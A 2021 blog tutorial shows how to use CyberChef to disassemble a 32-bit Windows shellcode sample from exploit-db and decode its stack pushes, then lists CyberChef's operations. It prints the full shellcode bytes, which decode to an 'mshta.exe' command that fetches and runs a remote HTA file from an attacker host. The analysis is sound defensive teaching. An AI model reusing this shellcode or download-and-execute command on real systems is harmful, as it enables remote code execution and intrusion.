Understand Shellcode with CyberChef

cyber00011011.github.io/CookingUpCyber/

Cyber_00011011 February 17, 2021

Cyber_00011011 · February 17, 2021

(Estimated Reading Time: 7 minutes)

Cooking up Cyber

Add two parts cyber and one part input to produce a delicious recipe. All joking aside, CyberChef is a pretty sweet tool that anyone in the cybersecurity community would likely find useful. It really is the entire kitchen sink with over 300 unique operations which can be combined in different ways to help analyze input data. The input could be a file or just a chunk of data you want to copy/paste into the tool. CyberChef can be downloaded and ran locally in a web browser, or ran online in the github-io hosted version. I've referenced several good collections of recipes below to help with understanding how CyberChef can be used. One thing I sometimes want to do with CyberChef that I havent seen blogged about, is look at Shellcode. In this blog I'll walk through a simple example of looking at some Shellcode with CyberChef and determining what is pushed onto the stack.


ShellCode Analysis with CyberChef

I got the following Shellcode from exploit-db, and I want to use CyberChef to understand what this Shellcode is doing. First I copy the Shellcode, as seen below, from exploit-db, and copy it into the input window of CyberChef.

\x31\xc0\x66\xb8\x72\x74\x50\x68\x6d\x73\x76\x63\x54\xbb\x5c\x39\xe3\x77\xff\xd3\x89
\xc5\x31\xc0\x50\x68\x2e\x68\x74\x61\x68\x57\x61\x52\x4f\x68\x2f\x39\x4d\x4b\x68\x30
\x38\x30\x38\x68\x31\x39\x32\x3a\x68\x2e\x34\x33\x2e\x68\x2e\x31\x36\x38\x68\x2f\x31

\x39\x32\x68\x74\x70\x3a\x2f\x68\x65\x20\x68\x74\x68\x61\x2e\x65\x78\x68\x6d\x73\x68
\x74\x89\xe7\x57\xb8\x6f\xb1\xfa\x6f\xff\xd0\x31\xc0\x50\xb8\x4f\x21\xe3\x77\xff\xd0


Once you have pasted the Shellcode into CyberChef we need to clean it up a bit. Search for 'replace' and drag the Find/Replace operation into the recipe. Change the type to simple string and replace all '\x' with '' nothing. Basically just removing all the '\x', leaving hex data as output. From there drag in a 'Disassemble x86' operation. Change the bit mode to 32 bit since this is 32bit Shellcode. At this point you should see the Disassembled Shellcode as seen below.



At this point I'm interested in all those pushes onto the stack. I'd like to know what is being pushed onto the stack. I copy/paste the stack pushes into a new CyberChef window in reverse order because the top of the stack will be the last push.

```
7468736D
78652E61
74682065
2F3A7074
3239312F
3836312E
2E33342E
3A323931
30383038
4B4D392F
4F526157
6174682E
```

After pasting that into the input window we'll need to change the endianness, and then convert the hex to text. You can see this done in the following screen shot using the 'Swap Endianness' operation and the 'From Hex' operation. Leaving "mshta.exe hxxp://192.168.43.192:8080/9MKWaRO.hta" as the value pushed onto the stack.



For more fun check out some of references below and the complete list of supported operations. I gathered the list of Operations below from looking at this CyberChef json source code file.

> 386 Operations organized in 16 Categories.

Share your favorite ways to use CyberChef in the comments below.

References

- Link to CyberChef Github repo
- Link to @mattnotmax cyberchef-recipes
- Link to Blog on CyberChef with examples
- Link to Blog on CyberChef with examples

CyberChef Operations

As of Feb-17, 2021 - pulled from CyberChef source code with some markdown formating applied. Enjoy, Happy Cooking

“To Hexdump”
“From Hexdump”
“To Hex”
“From Hex”
“To Charcode”
“From Charcode”
“To Decimal”
“From Decimal”
“To Binary”
“From Binary”
“To Octal”
“From Octal”
“To Base32”
“From Base32”
“To Base58”
“From Base58”
“To Base62”
“From Base62”
“To Base64”
“From Base64”
“Show Base64 offsets”
“To Base85”
“From Base85”
“To Base”
“From Base”
“To BCD”
“From BCD”
“To HTML Entity”
“From HTML Entity”
“URL Encode”
“URL Decode”
“Escape Unicode Characters”
“Unescape Unicode Characters”
“Normalise Unicode”
“To Quoted Printable”
“From Quoted Printable”
“To Punycode”
“From Punycode”

“To Hex Content”
“From Hex Content”
“PEM to Hex”
“Hex to PEM”
“Parse ASN.1 hex string”
“Change IP format”
“Encode text”
“Decode text”
“Text Encoding Brute Force”
“Swap endianness”
“To MessagePack”
“From MessagePack”
“To Braille”
“From Braille”
“Parse TLV”
“CSV to JSON”
“JSON to CSV”
“Avro to JSON” “AES Encrypt”
“AES Decrypt”
“Blowfish Encrypt”
“Blowfish Decrypt”
“DES Encrypt”
“DES Decrypt”
“Triple DES Encrypt”
“Triple DES Decrypt”
“RC2 Encrypt”
“RC2 Decrypt”
“RC4”
“RC4 Drop”
“ROT13”
“ROT47”
“XOR”
“XOR Brute Force”
“Vigenère Encode”
“Vigenère Decode”
“To Morse Code”
“From Morse Code”
“Bacon Cipher Encode”
“Bacon Cipher Decode”
“Bifid Cipher Encode”
“Bifid Cipher Decode”
“Affine Cipher Encode”

“Affine Cipher Decode”
“A1Z26 Cipher Encode”
“A1Z26 Cipher Decode”
“Rail Fence Cipher Encode”
“Rail Fence Cipher Decode”
“Atbash Cipher”
“CipherSaber2 Encrypt”
“CipherSaber2 Decrypt”
“Substitute”
“Derive PBKDF2 key”
“Derive EVP key”
“Bcrypt”
“Scrypt”
“JWT Sign”
“JWT Verify”
“JWT Decode”
“Citrix CTX1 Encode”
“Citrix CTX1 Decode”
“Pseudo-Random Number Generator”
“Enigma”
“Bombe”
“Multiple Bombe”
“Typex”
“Lorenz”
“Colossus” “Parse X.509 certificate”
“Parse ASN.1 hex string”
“PEM to Hex”
“Hex to PEM”
“Hex to Object Identifier”
“Object Identifier to Hex”
“Generate PGP Key Pair”
“PGP Encrypt”
“PGP Decrypt”
“PGP Verify”
“PGP Encrypt and Sign”
“PGP Decrypt and Verify”
“Generate RSA Key Pair”
“RSA Sign”
“RSA Verify”
“RSA Encrypt”
“RSA Decrypt”
“Parse SSH Host Key” “Set Union”

“Set Intersection”
“Set Difference”
“Symmetric Difference”
“Cartesian Product”
“Power Set”
“XOR”
“XOR Brute Force”
“OR”
“NOT”
“AND”
“ADD”
“SUB”
“Sum”
“Subtract”
“Multiply”
“Divide”
“Mean”
“Median”
“Standard Deviation”
“Bit shift left”
“Bit shift right”
“Rotate left”
“Rotate right”
“ROT13” “HTTP request”
“DNS over HTTPS”
“Strip HTTP headers”
“Dechunk HTTP response”
“Parse User Agent”
“Parse IP range”
“Parse IPv6 address”
“Parse IPv4 header”
“Parse UDP”
“Parse SSH Host Key”
“Parse URI”
“URL Encode”
“URL Decode”
“Protobuf Decode”
“VarInt Encode”
“VarInt Decode”
“Format MAC addresses”
“Change IP format”
“Group IP addresses”

“Encode NetBIOS Name”
“Decode NetBIOS Name”
“Defang URL”
“Defang IP Addresses” “Encode text”
“Decode text”
“Unicode Text Format”
“Remove Diacritics”
“Unescape Unicode Characters”
“Convert to NATO alphabet” “Diff”
“Remove whitespace”
“Remove null bytes”
“To Upper case”
“To Lower case”
“To Case Insensitive Regex”
“From Case Insensitive Regex”
“Add line numbers”
“Remove line numbers”
“To Table”
“Reverse”
“Sort”
“Unique”
“Split”
“Filter”
“Head”
“Tail”
“Count occurrences”
“Expand alphabet range”
“Drop bytes”
“Take bytes”
“Pad lines”
“Find / Replace”
“Regular expression”
“Fuzzy Match”
“Offset checker”
“Hamming Distance”
“Convert distance”
“Convert area”
“Convert mass”
“Convert speed”
“Convert data units”
“Convert co-ordinate format”
“Show on map”

“Parse UNIX file permissions”
“Parse ObjectID timestamp”
“Swap endianness”
“Parse colour code”
“Escape string”
“Unescape string”
“Pseudo-Random Number Generator”
“Sleep” “Parse DateTime”
“Translate DateTime Format”
“From UNIX Timestamp”
“To UNIX Timestamp”
“Windows Filetime to UNIX Timestamp”
“UNIX Timestamp to Windows Filetime”
“Extract dates”
“Get Time”
“Strings”
“Extract IP addresses”
“Extract email addresses”
“Extract MAC addresses”
“Extract URLs”
“Extract domains”
“Extract file paths”
“Extract dates”
“Regular expression”
“XPath expression”
“JPath expression”
“CSS selector”
“Extract ID3”
“Extract Files” “Raw Deflate”
“Raw Inflate”
“Zlib Deflate”
“Zlib Inflate”
“Gzip”
“Gunzip”
“Zip”
“Unzip”
“Bzip2 Decompress”
“Bzip2 Compress”
“Tar”
“Untar” “Analyse hash”
“Generate all hashes”
“MD2”

“MD4”
“MD5”
“MD6”
“SHA0”
“SHA1”
“SHA2”
“SHA3”
“SM3”
“Keccak”
“Shake”
“RIPEMD”
“HAS-160”
“Whirlpool”
“Snefru”
“BLAKE2b”
“BLAKE2s”
“GOST hash”
“Streebog”
“SSDEEP”
“CTPH”
“Compare SSDEEP hashes”
“Compare CTPH hashes”
“HMAC”
“Bcrypt”
“Bcrypt compare”
“Bcrypt parse”
“Scrypt”
“Fletcher-8 Checksum”
“Fletcher-16 Checksum”
“Fletcher-32 Checksum”
“Fletcher-64 Checksum”
“Adler-32 Checksum”
“Luhn Checksum”
“CRC-8 Checksum”
“CRC-16 Checksum”
“CRC-32 Checksum”
“TCP/IP Checksum” “Syntax highlighter”
“Generic Code Beautify”
“JavaScript Parser”
“JavaScript Beautify”
“JavaScript Minify”
“JSON Beautify”

“JSON Minify”
“XML Beautify”
“XML Minify”
“SQL Beautify”
“SQL Minify”
“CSS Beautify”
“CSS Minify”
“XPath expression”
“JPath expression”
“CSS selector”
“PHP Deserialize”
“Microsoft Script Decoder”
“Strip HTML tags”
“Diff”
“To Snake case”
“To Camel case”
“To Kebab case”
“BSON serialise”
“BSON deserialise”
“To MessagePack”
“From MessagePack”
“Render Markdown” “Detect File Type”
“Scan for Embedded Files”
“Extract Files”
“YARA Rules”
“Remove EXIF”
“Extract EXIF”
“Extract RGBA”
“View Bit Plane”
“Randomize Colour Palette”
“Extract LSB” “Render Image”
“Play Media”
“Generate Image”
“Optical Character Recognition”
“Remove EXIF”
“Extract EXIF”
“Split Colour Channels”
“Rotate Image”
“Resize Image”
“Blur Image”
“Dither Image”
“Invert Image”

“Flip Image”
“Crop Image”
“Image Brightness / Contrast”
“Image Opacity”
“Image Filter”
“Contain Image”
“Cover Image”
“Image Hue/Saturation/Lightness”
“Sharpen Image”
“Normalise Image”
“Convert Image Format”
“Add Text To Image”
“Hex Density chart”
“Scatter chart”
“Series chart”
“Heatmap chart” “Entropy”
“Frequency distribution”
“Index of Coincidence”
“Chi Square”
“Disassemble x86”
“Pseudo-Random Number Generator”
“Generate UUID”
“Generate TOTP”
“Generate HOTP”
“Generate QR Code”
“Parse QR Code”
“Haversine distance”
“HTML To Text”
“Generate Lorem Ipsum”
“Numberwang”
“XKCD Random Number” “Magic”
“Fork”
“Subsection”
“Merge”
“Register”
“Label”
“Jump”
“Conditional Jump”
“Return”
“Comment”